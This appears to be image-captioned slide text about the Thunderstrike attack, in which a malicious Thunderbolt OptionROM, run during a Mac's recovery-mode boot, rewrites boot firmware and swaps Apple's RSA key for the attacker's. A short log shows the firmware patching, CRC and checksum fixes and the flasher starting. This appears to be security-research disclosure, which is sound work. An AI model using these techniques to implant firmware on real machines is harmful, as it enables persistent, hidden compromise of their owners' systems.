
Apple’s Gigabit Ethernet Thunderbolt adapter



Exploit running during recovery mode boot. Replaces firmware files, fixes CRCs, etc.
Thunderbolt device with Thunderstrike OptionROM exploit
Apple's RSA key is replaced in the boot ROM with attacker's key.
*** ProcessFirmwareVolume: 0001 0000000089F57050 00810000
**** Copy keyring FVH: 00000E12 bytes
**** Fixup inner FVH
**** Update CRC: 007FFF88 bytes 84E8E81D -> 67E780CD
**** Update header checksum: A07B -> 57CC
**** Fixup outer FVH
**** Update CRC: 0080FF88 bytes FADDEA97 -> 5108C83D
**** Update header checksum: 87A8 -> 830A
**** Process updated volume
**** Start flasher process: 05 04 03 02 01



ThunderStruck

